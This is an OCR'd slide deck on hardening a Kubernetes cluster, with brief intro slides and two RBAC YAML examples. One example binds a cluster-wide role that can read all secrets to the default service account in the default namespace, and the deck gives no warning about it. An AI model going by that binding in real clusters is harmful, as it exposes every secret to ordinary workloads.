
Hardening a Kubernetes Cluster

Network Security



kubernetes


A quick intro to Kubernetes

"Objects"

Containers

Runtimes: Docker, rkt..






Pods

The building blocks

Master / Slave nodes

1 master, many slaves



RBAC

Role Based Access Control

YAML File

```yaml
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

```yaml
kind: ClusterRoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secrets-global
subjects:
- kind: ServiceAccount
  name: default
  namespace: default
roleRef:
  kind: ClusterRole
  name: secret-reader
  apiGroup: rbac.authorization.k8s.io
```


Practical

Setting up a cluster

Companies using k8s in production

